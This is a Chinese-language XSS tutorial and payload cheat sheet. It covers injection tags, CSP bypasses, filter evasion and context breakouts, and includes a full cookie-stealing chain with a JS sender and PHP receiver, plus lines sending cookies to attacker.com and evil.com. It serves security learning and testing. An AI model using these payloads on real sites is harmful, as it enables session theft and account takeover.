xss基础
###js常用标签
script标签
1
2
3
4
5
6
<script>
// 内嵌JS代码
alert(1)
</script>

<script src="https://xxx/xxx.js"></script> <!-- 外部引入 -->
关键属性(XSS 常用)
src:远程加载 JStype="text/javascript"/module:脚本类型onerror:加载失败触发(XSS 打 cdn、外域资源很常用)
不一定要script标签,很多标签的事件属性、伪协议、SVG 等都能执行 JS
分类:事件型、伪协议、SVG、特殊冷门标签
事件属性类(最常用,过滤 script 时首选)
几乎大部分 HTML 标签都支持 on 事件,只要可控参数能写属性值就能打
1
2
3
4
5
6
7
8
<!-- 最简 -->
<img src=x onerror=alert(1)>
<svg onload=alert(1)>
<body onload=alert(1)>
<video src=x onerror=alert(1)>
<audio src=x onerror=alert(1)>
<input type=image src=x onerror=alert(1)>
<iframe src=x onload=alert(1)>
高频事件:onclick/onerror/onload/onmouseover/onmouseout/onfocus/onblur
a 标签伪协议 javascript:(老牌经典)(出现重定向时,可以考虑使用)
1
<a href="javascript:alert(1)">click</a>
特点:需要用户点击才触发,属于主动型 XSS,不是自动弹;很多现代浏览器对 a 标签 javascript 协议有限制、CSP 也会拦
SVG 系列(绕过 script 标签过滤神器,经常 WAF 漏)
1
2
3
4
5
<!-- 自动执行 -->
<svg onload=alert(1)>
<svg><script>alert(1)</script></svg>
<!-- SVG内嵌CDATA绕过过滤 -->
<svg><script>//<![CDATA[alert(1)//]]></script></svg>
iframe /frame 相关
1
<iframe src="javascript:alert(1)"></iframe>
很多浏览器现在直接拦截 iframe 的
javascript:伪协议,成功率下降
冷门但好用的标签(绕过关键词过滤)
1
2
3
4
<video onloadedmetadata=alert(1)>
<audio onloadeddata=alert(1)>
<embed src=javascript:alert(1)>
<object data=javascript:alert(1)>
MathML(少数浏览器支持,偏小众绕过)
1
<math><maction xlink:href="javascript:alert(1)">123</maction></math>
Data伪协议:直接嵌入HTML代码(用来绕过 WAF / 过滤javascript:)
1
data:text/html,<script>alert(1)</script>
iframe src 里放(最经典,自动执行,不用点击)
1
<iframe src="data:text/html,<script>alert(1)</script>">
a 标签 href 里放(需要用户点击才触发)
1
<a href="data:text/html,<script>alert(1)</script>">click</a>
尝试md xss
常用触发标签速查:
| Payload | 触发方式 | 需用户交互 | 备注 |
|---|---|---|---|
<script>alert(1)</script> | 解析即执行 | 否 | 内联脚本,CSP 下首当其冲被拦 |
<img src=x onerror=alert(1)> | 加载失败触发 | 否 | 最经典,x 为不存在地址 |
<svg onload=alert(1)> | 加载完成触发 | 否 | 现代过滤常客,优先级高 |
<body onload=alert(1)> | 页面加载 | 否 | 需能插入 body 标签 |
<iframe src=javascript:alert(1)> | 加载伪协议 | 否 | Chrome 对 iframe javascript: 限制增多,可换 srcdoc |
<input onfocus=alert(1) autofocus> | 自动聚焦 | 否 | autofocus 免交互 |
<details open ontoggle=alert(1)> | 展开触发 | 否 | open 属性自动展开,经典免交互 |
<video><source onerror=alert(1)> | 资源加载失败 | 否 | audio 同理 |
<marquee onstart=alert(1)> | 滚动开始 | 否 | 冷门事件,过 WAF 奇效 |
<a href=javascript:alert(1)>click</a> | 点击 | 是 | 需社工点击,评级可能降档 |
<div onmouseover=alert(1)>x</div> | 鼠标悬停 | 是 | 配合全屏 CSS 可近似免交互 |
<object data=javascript:alert(1)> | 加载对象 | 否 | 部分浏览器已限制 |
<math><mtext></form><form><mglyph><svg></mtext><img src onerror=alert(1)> | mXSS 命名空间混淆 | 否 | 演示 MathML/SVG 嵌套突变 |
1
2
3
4
5
6
7
8
9
10
11
注:
优先顺序:`img onerror` > `svg onload` > `a javascript:` > 直接 script
引号、空格、换行、注释、编码(HTML 实体、URL 编码、Unicode)经常用来绕 WAF
例:`<img src=x onerror=alert(1)>`
CSP 开启后上面很多 payload 直接失效,需要找 CSP bypass
###经典 CSP bypass招式
核心指令速查:
| 指令 | 作用 | 攻击面/常见失误 | | :———————– | :———————————————————– | :———————————————————– | | default-src | 所有资源默认策略(兜底) | 只写default-src 'self'看着安全。如果写了script-src,script 就不再使用 default-src;没写的资源类型,全部回退到 default-src。 | | script-src | 控制 JS 脚本来源(核心指令),控制<script>、事件处理器 on*、eval 等 | 高危坑:1. 带上'unsafe-inline'= 允许 onerror/onclick 这类内联事件2. 'unsafe-eval'允许 eval、new Function3. 白名单写的域名太宽泛(比如*.xxx.com),子域有 JSONP / 上传 JS 就可以 bypass | | 'unsafe-inline' | 允许内联脚本/事件 | 等同没 CSP,注入即执行 | | 'unsafe-eval' | 允许 eval/Function | DOM 型链路随便跑 | | 'nonce-xxx' | 只有带对应nonce="xxx"属性的<script>标签,才允许执行内联 JSnonce 是服务端每次页面生成的随机值 | 漏洞场景:nonce 可预测、固定不变、或者前端 DOM 能读到 nonce 值,攻击者拿到 nonce 就可以注入<script nonce="xxx">alert(1)</script> | | 'strict-dynamic' | 信任被可信脚本动态加载出来的脚本不需要再手动写一堆域名白名单 | 找白名单内的 gadget(小工具),典型就是 JSONP、Angular 这类框架漏洞。只要加载一个可信脚本,这个脚本引入的其他 JS 都放行 | | script-src-attr | CSP3 新指令:**单独控制 onclick/onerror 这类内联事件处理器**和 script-src 分开 | CSP3 新指令,老策略未覆盖事件处理器 | | base-uri | 限制页面标签 | 如果**没设置 base-uri**,注入。页面上所有**相对路径 js/css**都会变成从[evil.com](https://evil.com)加载,劫持资源 | | object-src | 限制
- 优先看 script-src,这是 XSS 能否执行的关键
- 有
'unsafe-inline'→ 旧 payload(onerror、svg onload)直接能用 - 有
'unsafe-eval'→ eval 类 DOM XSS 可执行 - 白名单域名过多 / 泛域名 → 找 JSONP、文件上传做 bypass
- 有
- 看有没有
nonce:nonce 随机才安全;固定 nonce = 可绕过 - 看
base-uri是否缺失:可以 base 标签劫持相对资源 - 看
object-src,最好是'none',没写就存在风险
招式:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
Content-Security-Policy: script-src 'self' https://example.com; object-src 'none'
<!-- ① 白名单域有 JSONP 接口(script-src 允许该域) -->
<script src="https://example.com/jsonp?callback=alert(1);//"></script>

<!-- ② 白名单域托管老版本 AngularJS(strict-dynamic / 白名单双杀) -->
<script src="https://cdn.whitelisted.com/angular/1.4.6/angular.min.js"></script>
<div ng-app ng-csp></div>

<!-- ③ base-uri 缺失:劫持相对路径 -->
<base href="https://evil.com/">     <!-- 页面相对 src 的 script 全部指向 evil.com -->

<!-- ④ object-src 缺失 -->
<object data="data:text/html,<script>alert(1)</script>"></object>

<!-- ⑤ nonce 复用/泄露(同响应内可复制) -->
<script nonce="页面里抄来的nonce值">alert(1)</script>

<!-- ⑥ iframe srcdoc / 子域无 CSP -->
<iframe srcdoc="<script>parent.alert(1)</script>"></iframe>
<iframe src="//nocsp-sub.victim.com/echo?x=..."></iframe>

<!-- ⑦ 重定向跳板:白名单域有 open redirect -->
<script src="//whitelisted.com/redir?u=//evil.com/x.js"></script>

<!-- ⑧ 仅拦 script:外带数据通道仍开(img-src *) -->
<img src="https://evil.com/log?c="+document.cookie>   <!-- 需先能执行 JS,用于评估外带可行性 -->
###浏览器对象模型(BOM)与XSS的关联
浏览器对象模型(BOM)是JavaScript与浏览器交互的接口,包含window、location、navigator等核心对象。
window.document可直接操作DOM,location.hostname能获取域名信息。当攻击者能在页面中插入并执行包含BOM操作的JavaScript代码时,XSS漏洞便可能被触发——这正是XSS的本质:恶意脚本在用户浏览器中被执行。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<!--window.location-->   window在使用时可以省略
location.hostname	返回web主机的域名
location.pathname	返回当前页面的路径和文件名
location.port	返回web主机的端口(80或443)
location.protocol	返回所使用的web协议(http:或https:)
<!--window.navigator-->	对象包含有关访问者浏览器的信息。
<script>
    txt="<p>浏览器代号:"+navigator.appCodeName+"</p>"
    txt+="<p>浏览器名称:"+navigator.appName+"</p>"
    txt+="<p>浏览器版本:"+navigator.appVersion+"</p>";
    txt+="<p>启用Cookies:"+navigator.cookieEnabled+"</p>";
    txt+="<p>硬件平台:"+navigator.platform+"</p>";
    txt+="<p>用户代理:"+navigator.userAgent +"</p>";
    txt+="<p>用户代理语言:"+navigator.systemLanguage+"</p>";
	txt+="<p>主机域名:"+location.hostname+"</p>";
	txt+="<p>当前页面路径和文件名"+loaction.pathname+"</p>";
    document.write(txt);
</script>
###XSS漏洞的分类与特性
根据恶意脚本的存储方式和执行流程,XSS可分为三类

####反射型XSS
需通过URL参数传递恶意脚本,经后端输出后执行,例如:
1
http://example.com/1.php?a=<script>alert(1)</script>
特点是攻击链路依赖“用户点击恶意链接”,单次请求生效。
源码
1
2
3
4
5
<?php
// 获取GET参数a,无任何过滤直接输出
$a = $_GET['a'];
echo $a;
?>
####DOM型XSS
完全由前端JS解析执行,例如页面中存在以下代码:
1
2
3
4
5
6
7
8
9
<!DOCTYPE html>
<html>
<body>
<script>
var action = location.href.split('action=')[1];
document.write(action);
</script>
</body>
</html>
攻击者构造URL:
1
http://example.com/a.php?action=<script>alert(1)</script>
此时恶意脚本会被document.write直接渲染执行,无需后端参与。
####存储型XSS
危害最大的XSS类型:攻击者将恶意脚本提交至服务器(如评论区),存储在数据库中。每当其他用户访问该评论页,脚本便会被加载执行。例如论坛评论中注入:
1
2
<script>document.location='http://attacker.com/steal.php?cookie='+document.cookie</script>
#这里就是用来带着 Cookie 数据访问黑客的接收脚本
所有查看该评论的用户,Cookie都会被窃取。
存储型xss常结合文件上传
可以通过文件上传修改content-type来绕过waf
1
2
3
4
5
text/html:html 网页类型,很多站点允许上传 html 文件类型 MIME
text/xml:普通 xml 文本
image/svg+xml:svg 矢量图片 MIME,svg 本身是 xml 格式,可以写 XSS;很多网站允许图片上传,这个很常用
text/xsl:xsl 样式表,xml 的样式文件
application/xml:应用类型 xml
###XSS的实战利用方式
####窃取Cookie:数据外带攻击
(1)在第三方服务器写入1.js用于在靶机网站xss注入
1
2
3
4
var img = document.createElement('img');  //创建一个高度、长度为0px的图片,用于隐藏xss注入
img.width=0;
img.height=0;
img.src="http://192.168.17.176:8080/1.php?cookie="+encodeURIComponent(document.cookie);
(2)在第三方服务器写入1.php用于触发js后接收前端传来的cookie并写入本地的cookie.txt中
1
2
3
4
5
6
<?php
    $cookie = $_GET['cookie'];	//接收恶意JS传递的cookie
    $info = fopen('cookie.txt','a+');
    fwrite($info,$cookie.PHP_EOL);
    fclose($info);
?>
(3)在攻击机的浏览器中向靶机注入恶意代码,并在浏览器添加cookie
1
</div></p><script src="http://192.168.17.176:8080/1.js"></script><div><p>
特殊情况:只能通过获取自己添加的cookie
原因:跨站点脚本 (XSS)攻击通常旨在窃取会话 cookie。在这种攻击中,cookie 值由使用 JavaScript ( document.cookie) 的客户端脚本访问。然而,在日常使用中,Web 应用程序很少需要通过 JavaScript 访问 cookie。因此,设计了一种保护 cookie 免受此类盗窃的方法:一个标志,告诉 Web 浏览器 cookie 只能通过 HTTP 访问 - HttpOnly标志。 
####分析页面js实现xss
常见触点 location.href,location.replace,window.open,eval,postmessage,innerHTML,JavaScript格化字符串
###浏览器解析顺序与编码解码机制(核心内功)
绕过过滤的本质是利用解析顺序差:过滤器在服务器端按字符串规则匹配,而浏览器在客户端按 HTML → URL → JavaScript 的顺序层层解码。理解解码链条,才能预判一个变形 Payload 最终会变成什么。
浏览器解码顺序:
第 1 层:HTML 解析器
先进行 HTML 实体解码(
<→<、<→<、<→<),构建 DOM 树。标签、属性在这一层定型。第 2 层:URL 解析器
当属性值是 URL(href/src/action)且被导航/加载时,进行 URL 解码(
%3c→<)。javascript:伪协议内的内容会被当 JS 执行。第 3 层:JavaScript 解析器
执行 JS 时进行 JS 转义解码:
\x3c\u003c\74(八进制,字符串中)、\c等。
黄金规则:HTML 实体解码先于 JS 执行。在 <a href="javascript:alert(1)"> 中,HTML 层先把 j 解码成 j,于是 URL 层看到 javascript:alert(1) 并执行——这就是实体编码绕过的原理。反过来,在 <script> 标签内部,HTML 实体不会被解码(script 是 CDATA 区域),< 在 script 里就是字面量。
| 编码类型 | 写法 | 解码时机 | 绕过场景 |
|---|---|---|---|
| HTML 十进制实体 | < | HTML 解析(属性值/文本) | 过滤 < 时塞属性/文本 |
| HTML 十六进制实体 | < / < | 同上(大小写混合再混编码) | 黑名单正则头疼组合 |
| HTML 命名实体 | < 	 
 | HTML 解析 | 	 可拆分关键词 |
| URL 编码 | %3c / %3C | 进入服务器前 / URL 上下文 | 过 WAF、双重编码 %253c |
| Unicode 转义(JS) | \\u003c | JS 字符串/标识符解析 | JS 上下文内变形 |
| 十六进制转义(JS) | \\x3c | JS 字符串解析 | 构造 alert 关键字变形 |
| 八进制转义(JS) | \\74(=t) | JS 字符串解析 | 冷门但有效 |
| Base64 | atob('YWxlcnQoMSk=') | JS 运行时 | 关键字全隐藏 |
ASCII 码表:
| DEC | HEX | OCT | 字符 | 描述 |
|---|---|---|---|---|
| 0 | 0x00 | 000 | NUL | 空字符 |
| 1 | 0x01 | 001 | SOH | 标题开始 |
| 2 | 0x02 | 002 | STX | 正文开始 |
| 3 | 0x03 | 003 | ETX | 正文结束 |
| 4 | 0x04 | 004 | EOT | 传输结束 |
| 5 | 0x05 | 005 | ENQ | 请求 |
| 6 | 0x06 | 006 | ACK | 确认 |
| 7 | 0x07 | 007 | BEL | 响铃 |
| 8 | 0x08 | 010 | BS | 退格 |
| 9 | 0x09 | 011 | HT | 水平制表符 |
| 10 | 0x0A | 012 | LF | 换行 |
| 11 | 0x0B | 013 | VT | 垂直制表符 |
| 12 | 0x0C | 014 | FF | 换页 |
| 13 | 0x0D | 015 | CR | 回车 |
| 14 | 0x0E | 016 | SO | 移出 |
| 15 | 0x0F | 017 | SI | 移入 |
| 16 | 0x10 | 020 | DLE | 数据链路转义 |
| 17 | 0x11 | 021 | DC1 | 设备控制1 |
| 18 | 0x12 | 022 | DC2 | 设备控制2 |
| 19 | 0x13 | 023 | DC3 | 设备控制3 |
| 20 | 0x14 | 024 | DC4 | 设备控制4 |
| 21 | 0x15 | 025 | NAK | 否认 |
| 22 | 0x16 | 026 | SYN | 同步空闲 |
| 23 | 0x17 | 027 | ETB | 传输块结束 |
| 24 | 0x18 | 030 | CAN | 取消 |
| 25 | 0x19 | 031 | EM | 媒体结束 |
| 26 | 0x1A | 032 | SUB | 替换 |
| 27 | 0x1B | 033 | ESC | 转义 |
| 28 | 0x1C | 034 | FS | 文件分隔符 |
| 29 | 0x1D | 035 | GS | 组分隔符 |
| 30 | 0x1E | 036 | RS | 记录分隔符 |
| 31 | 0x1F | 037 | US | 单元分隔符 |
| 32 | 0x20 | 040 | (空格) | 空格 |
| 33 | 0x21 | 041 | ! | 感叹号 |
| 34 | 0x22 | 042 | ” | 双引号 |
| 35 | 0x23 | 043 | # | 井号 |
| 36 | 0x24 | 044 | $ | 美元符号 |
| 37 | 0x25 | 045 | % | 百分号 |
| 38 | 0x26 | 046 | & | 和号 |
| 39 | 0x27 | 047 | ’ | 单引号 |
| 40 | 0x28 | 050 | ( | 左圆括号 |
| 41 | 0x29 | 051 | ) | 右圆括号 |
| 42 | 0x2A | 052 | * | 星号 |
| 43 | 0x2B | 053 | + | 加号 |
| 44 | 0x2C | 054 | , | 逗号 |
| 45 | 0x2D | 055 | - | 连字符/减号 |
| 46 | 0x2E | 056 | . | 句点 |
| 47 | 0x2F | 057 | / | 斜杠 |
| 48 | 0x30 | 060 | 0 | 数字零 |
| 49 | 0x31 | 061 | 1 | 数字一 |
| 50 | 0x32 | 062 | 2 | 数字二 |
| 51 | 0x33 | 063 | 3 | 数字三 |
| 52 | 0x34 | 064 | 4 | 数字四 |
| 53 | 0x35 | 065 | 5 | 数字五 |
| 54 | 0x36 | 066 | 6 | 数字六 |
| 55 | 0x37 | 067 | 7 | 数字七 |
| 56 | 0x38 | 070 | 8 | 数字八 |
| 57 | 0x39 | 071 | 9 | 数字九 |
| 58 | 0x3A | 072 | : | 冒号 |
| 59 | 0x3B | 073 | ; | 分号 |
| 60 | 0x3C | 074 | < | 小于号 |
| 61 | 0x3D | 075 | = | 等号 |
| 62 | 0x3E | 076 | > | 大于号 |
| 63 | 0x3F | 077 | ? | 问号 |
| 64 | 0x40 | 100 | @ | 电子邮件符号 |
| 65 | 0x41 | 101 | A | 大写字母A |
| 66 | 0x42 | 102 | B | 大写字母B |
| 67 | 0x43 | 103 | C | 大写字母C |
| 68 | 0x44 | 104 | D | 大写字母D |
| 69 | 0x45 | 105 | E | 大写字母E |
| 70 | 0x46 | 106 | F | 大写字母F |
| 71 | 0x47 | 107 | G | 大写字母G |
| 72 | 0x48 | 110 | H | 大写字母H |
| 73 | 0x49 | 111 | I | 大写字母I |
| 74 | 0x4A | 112 | J | 大写字母J |
| 75 | 0x4B | 113 | K | 大写字母K |
| 76 | 0x4C | 114 | L | 大写字母L |
| 77 | 0x4D | 115 | M | 大写字母M |
| 78 | 0x4E | 116 | N | 大写字母N |
| 79 | 0x4F | 117 | O | 大写字母O |
| 80 | 0x50 | 120 | P | 大写字母P |
| 81 | 0x51 | 121 | Q | 大写字母Q |
| 82 | 0x52 | 122 | R | 大写字母R |
| 83 | 0x53 | 123 | S | 大写字母S |
| 84 | 0x54 | 124 | T | 大写字母T |
| 85 | 0x55 | 125 | U | 大写字母U |
| 86 | 0x56 | 126 | V | 大写字母V |
| 87 | 0x57 | 127 | W | 大写字母W |
| 88 | 0x58 | 130 | X | 大写字母X |
| 89 | 0x59 | 131 | Y | 大写字母Y |
| 90 | 0x5A | 132 | Z | 大写字母Z |
| 91 | 0x5B | 133 | [ | 左方括号 |
| 92 | 0x5C | 134 | \ | 反斜杠 |
| 93 | 0x5D | 135 | ] | 右方括号 |
| 94 | 0x5E | 136 | ^ | 脱字符 |
| 95 | 0x5F | 137 | _ | 下划线 |
| 96 | 0x60 | 140 | ` | 反引号 |
| 97 | 0x61 | 141 | a | 小写字母a |
| 98 | 0x62 | 142 | b | 小写字母b |
| 99 | 0x63 | 143 | c | 小写字母c |
| 100 | 0x64 | 144 | d | 小写字母d |
| 101 | 0x65 | 145 | e | 小写字母e |
| 102 | 0x66 | 146 | f | 小写字母f |
| 103 | 0x67 | 147 | g | 小写字母g |
| 104 | 0x68 | 150 | h | 小写字母h |
| 105 | 0x69 | 151 | i | 小写字母i |
| 106 | 0x6A | 152 | j | 小写字母j |
| 107 | 0x6B | 153 | k | 小写字母k |
| 108 | 0x6C | 154 | l | 小写字母l |
| 109 | 0x6D | 155 | m | 小写字母m |
| 110 | 0x6E | 156 | n | 小写字母n |
| 111 | 0x6F | 157 | o | 小写字母o |
| 112 | 0x70 | 160 | p | 小写字母p |
| 113 | 0x71 | 161 | q | 小写字母q |
| 114 | 0x72 | 162 | r | 小写字母r |
| 115 | 0x73 | 163 | s | 小写字母s |
| 116 | 0x74 | 164 | t | 小写字母t |
| 117 | 0x75 | 165 | u | 小写字母u |
| 118 | 0x76 | 166 | v | 小写字母v |
| 119 | 0x77 | 167 | w | 小写字母w |
| 120 | 0x78 | 170 | x | 小写字母x |
| 121 | 0x79 | 171 | y | 小写字母y |
| 122 | 0x7A | 172 | z | 小写字母z |
| 123 | 0x7B | 173 | { | 左花括号 |
| 124 | 0x7C | 174 | | | 竖线 |
| 125 | 0x7D | 175 | } | 右花括号 |
| 126 | 0x7E | 176 | ~ | 波浪号 |
| 127 | 0x7F | 177 | DEL | 删除 |
###XSS的绕过技巧
为绕过应用的过滤规则,攻击者会对恶意脚本进行变形:
1.大小写混淆:
1
<Script>alert(1)</SCript>
2.符号替换:用斜杠代替空格(<img/src=x/onerror=alert(1)>) 3.回车拆分:
1
2
3
4
5
6
7
8
9
10
<a href="j
a
v
a
s
c
r
i
p
t:alert(1)">
4.实体编码:将字符转为ASCII/十六进制编码
1
<a href="javascript:alert(1)">
5.双写绕过:若过滤script,则用
1
<scrscriptipt>alert(1)</scrscriptipt>
6.拆分跨站:分别发送多条语句,设置全局变量字符串,构造字符串为XSS语句,然后调用eval()函数执行构造的字符串
1
2
3
4
5
6
 <script>a='alert'</script>
 <script>a=a+'(123)'</script>
 <script>evla(a)</script>
 或者:
 <Script>a="alert";a=a+"(123456)";eval(a)</ScRipt>
7.编码混淆:使用JSFuck、Unicode编码等方式隐藏脚本
1
<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>
| 过滤规则 | 绕过样本 | 原理 |
|---|---|---|
| 过滤小写 script | <ScRiPt>alert(1)</sCrIpT> | HTML 标签名大小写不敏感 |
| 替换 script 一次 | <scr<script>ipt>alert(1)</scr</script>ipt> | 嵌套双写,删除中间后重新拼出 |
| 过滤 script 标签 | <svg onload=alert(1)> | 换非 script 标签+事件 |
| 过滤 alert | prompt(1) confirm(1) console.log(1) | 换弹窗函数(报告建议用 alert(document.domain) 证明源) |
| 过滤 alert 关键字 | top['al'+'ert'](1) self[/al/.source+/ert/.source](1) | 字符串拼接/正则 source 取关键字 |
| 过滤 on* 事件 | <a href=javascript:alert(1)>x</a> | 走伪协议路线 |
| 过滤空格 | <svg/onload=alert(1)> <img src=x onerror=alert(1)> | 斜杠/Tab( )/换行( )/换页( ) 均可做分隔符 |
| 过滤引号 | <img src=x onerror=alert(1)> | 事件属性可无引号 |
| 过滤等号 | <svg onload=alert(1)> | 实体编码等号(部分浏览器容错) |
| 过滤括号 | 见 7.3 无括号专题 | throw/反引号/赋值链 |
| 过滤关键词一次 | onafterscriptexecute→删 on 后变 afterscriptexecute 无效,但 oonnload 双写 on 有效 | 双写被删关键字本身 |
| 递归替换但不彻底 | <scrip script t> 等错位拆分 | 利用替换顺序差异 |
| 被过滤 | 替代写法 | 说明 |
|---|---|---|
| alert | prompt / confirm / print / console.log | 证明执行能力;prompt/confirm 同样弹窗 |
| window | top / self / parent / frames / globalThis / this(顶层) | 全局对象别名 |
| document | top.document / window[‘doc’+’ument’] | 拼接属性名 |
| eval | Function(‘return x’)() / setTimeout(‘code’) / setInterval(‘code’) / [].constructor.constructor | 字符串→代码的多个入口 |
| cookie | document[‘coo’+’kie’] / document.domain(证明源) | 报告建议用 domain,避免泄露真实凭证 |
| 圆点 . | window[‘alert’] / with(document)alert(cookie) | 方括号语法 / with 语法糖 |
| 关键字整体 | atob / String.fromCharCode / 正则 source / 编码反转 | 运行时再生成 |
###输出上下文对应利用方式
六大上下文对照表
| 输出上下文 | 回显形态 | 原理 & 突破思路 | 示例 Payload |
|---|---|---|---|
| ① HTML 正文 | <div>[IN]</div> | 输入直接放在标签之间,没有被引号包裹。不需要闭合引号,直接注入新 HTML 标签,带事件触发 JS。 | <svg onload=alert(1)>svg 的 onload 在标签加载完成自动执行 JS |
| ② 双引号属性 | <input value="[IN]"> | 输入被包在"双引号里面。思路:先闭合双引号,新增事件属性,最后可以加注释把剩下引号吃掉。 | " onfocus=alert(1) autofocus "解析后:<input value="" onfocus=alert(1) autofocus ""> |
| ③ 单引号属性 | <div data-x='[IN]'> | 输入被'单引号包裹。先闭合单引号,再写事件。 | ' onmouseover=alert(1) ' |
| ④ 无引号属性 | <div class=[IN]> | 属性值没有任何引号包裹。属性之间用空格分隔,直接空格添加新事件属性即可。 | x onmouseover=alert(1)渲染后<div class=x onmouseover=alert(1)> |
| ⑤ JS 字符串内 | var s="[IN]"; | 输入被塞进 JS 的字符串引号里面。要闭合 JS 引号,写入新 JS 语句,最后注释掉后面代码。 | ";alert(1);//执行后代码:var s="";alert(1);//"; |
| ⑥ href/src URL | <a href="[IN]"> | 输入放在链接地址里。用javascript:伪协议,点击链接执行 JS。 | javascript:alert(1) |
| ⑦ CSS 上下文 | style="color:[IN]" | 输入在 style 属性 CSS 中。老 IE 支持expression执行 JS;现代浏览器很难利用,也可以尝试跳出属性。 | red" onload="alert(1)(跳出 style 属性,属于跳上下文) |
| ⑧ 注释内 | <!-- [IN] --> | 输入被包在 HTML 注释里。必须先闭合注释,注入标签。 | --><svg onload=alert(1)> 提前结束注释,后面标签生效 |
| ⑨ 标签名位置 | <[IN]> | 输入用来作为标签名字,直接写完整标签。 | svg onload=alert(1)渲染成<svg onload=alert(1)> |
JS 上下文的进阶闭合
回显模板:var q = "[IN]"; ,可控输入放在 JS 双引号字符串里面,多种思路:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
// 场景:var q = "[IN]";
//思路1:闭合+语句+注释(最经典)
";alert(1);//
// 渲染结果:var q = "";alert(1);//";
// 解释:" 闭合原有字符串;; 结束当前语句;alert(1)新代码;//注释掉后面多余引号

//思路2:表达式拼接(不用分号,适合过滤;)
"-alert(1)-"
"+alert(1)+"
//原理:利用JS减法/加法运算,把alert拼进表达式,不需要分号也能执行

//思路3:ES6模板字符串(反引号`包裹的情况)
`${alert(1)}`
//模板字符串${}内部可以直接执行表达式

//思路4:回显在<script>内,但不在字符串里(直接写JS代码)
alert(1);//
//输入直接是JS代码,不需要闭合引号

//思路5:闭合整个script标签(HTML 解析器优先级 > JS 语法)
</script><svg onload=alert(1)>
//直接把当前<script>关掉,外面注入HTML标签执行XSS
###手工 Fuzz XSS思路
第一步,先打无害探针 xss"'<>test${7*7}
这是万能初筛探针,不带攻击逻辑,只做探测,不会直接触发弹窗。
- 字符拆解含义:
xss:标记,方便你在返回页面快速找到你的输入位置"双引号:测试能不能跳出 HTML 属性双引号上下文'单引号:测试能不能跳出单引号属性上下文< >:最关键,HTML 标签起始、结束符,判断是否 HTML 转义${7*7}:JS 模板字符串探测,如果落在 JS 上下文,${7*7}会被解析算出 49;如果是普通 HTML 文本,原样显示${7*7}test:占位文本
F12 看回显(Elements 面板):
哪些字符原样保留:比如
<没有变成<→ 代表 HTML 实体没转义,高危信号哪些被处理
:
- 变成 HTML 实体(
<):HTML 转义,正文里基本堵死 XSS - 直接被删除 / 过滤:WAF 或后端黑名单直接吃掉这个字符
- 加了转义符
\:落在 JS 字符串上下文(\'\")
- 变成 HTML 实体(
落在哪个上下文
(重中之重)
- 页面正文文本节点:输入直接在标签之间
- HTML 属性内:
<input value="你的输入"> - JS 块内:
<script>var a="你的输入"</script> - URL / CSS / HTML 注释内
第二步:字符表测试,逐个测试特殊字符
| 字符 | 探测目的 |
|---|---|
< | 能不能开启新标签(XSS 最核心字符,<没了基本很难 HTML 注入) |
> | 闭合标签 |
"/' | 跳出属性引号 |
/ | 闭合标签,<img/>,也用于协议javascript: |
= | 属性赋值:onclick=alert() 必须要有= |
( ) | 函数调用,alert (1) 括号 |
; | JS 语句分隔符 |
| ``` | 反引号,JS 模板字符串 |
| 空格 | 分隔标签属性;如果空格被过滤,后面就用	 
替代 |
javascript: | 伪协议探测(href=javascript:alert()) |
on* | 事件处理器前缀:onclick、onerror、onload、onfocus 这类 |
第三步:上下文确认,判断输入所处的上下文,选闭合方式
这是 XSS 手工 Fuzz最核心的一步
HTML 正文(文本节点)
输入在两个标签中间:
<div>【你的输入】</div>闭合思路:直接新建标签,如<svg onload=xxx>,不需要引号闭合HTML 属性上下文(最常见)
例:
1
<input value="【你的输入】">
闭合思路:用 “ 跳出属性,
1
"onclick=alert(1)//
payload 作用:
"把原有 value 引号闭合,新增 onclick 事件,//注释掉后面剩下的引号JS 上下文(script 标签内)
<script>let x = "【你的输入】"</script>闭合思路:用"或者'跳出 JS 字符串,;截断语句;这里要区分是后端转义\",还是 HTML 实体URL 上下文
输入放在
href/src属性,需要伪协议javascript:,同时注意 URL 编码规则CSS 上下文 / 注释上下文
CSS:expression(老浏览器);注释:输入落在
<!-- 输入 -->,需要先闭合注释-->
第四步:最小可用 Payload
原则:能少字符就少字符,去掉多余东西,降低被 WAF 识别概率。
推荐优先两个最小 payload:
1
<svg onload=alert(1)>#正文上下文首选
1
" onfocus=alert(1) autofocus="#属性上下文首选,免用户交互
第五步:被拦截时,逐项替换尝试
当最小 payload 被 WAF/CSP 拦截,按下面顺序依次尝试绕过,不要乱试:
编码:HTML 实体编码、URL 编码、Unicode 编码(
<、	)拆分关键词:用
	/
替换空格,标签属性之间用换行、tab 分隔,绕开空格匹配的 WAF1
<svg	onload=alert(1)>
换事件:onerror、onload、onfocus、onpageshow、onmouseover,这个事件被拦就换另一个
换协议:
javascript:不行试vbscript:(旧 IE)、data:协议换上下文:如果属性注入被拦,尝试闭合标签,把注入点切到 HTML 正文上下文
